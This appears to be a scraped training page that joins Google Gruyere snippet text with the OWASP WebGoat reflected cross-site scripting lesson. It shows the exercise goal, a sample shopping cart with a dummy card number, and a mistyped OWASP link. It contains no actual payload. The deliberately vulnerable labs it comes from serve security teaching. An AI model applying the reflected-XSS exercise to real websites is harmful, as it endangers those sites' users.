
Refresh

Most recent snippets:

Cheddar Mac Gruyere is the cheesiest application on the web.
All snippets Homepage

Brie Brie is the queen of the cheeses!!!
All snippets Homepage

http://google-gruyere.appspot.com/



How to Perform Reflected Cross Site Scripting (XSS) Attacks

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$69.99
Dynex - Traditional Notebook Case	27.99	1	$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	1	$1599.99
3 - Year Performance Service Plan $1000 and Over	299.99	1	$299.99

The total charged to your credit card: $1997.96

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Attributions

- Open Web Application Security Project (OWASP) - www.wasp.org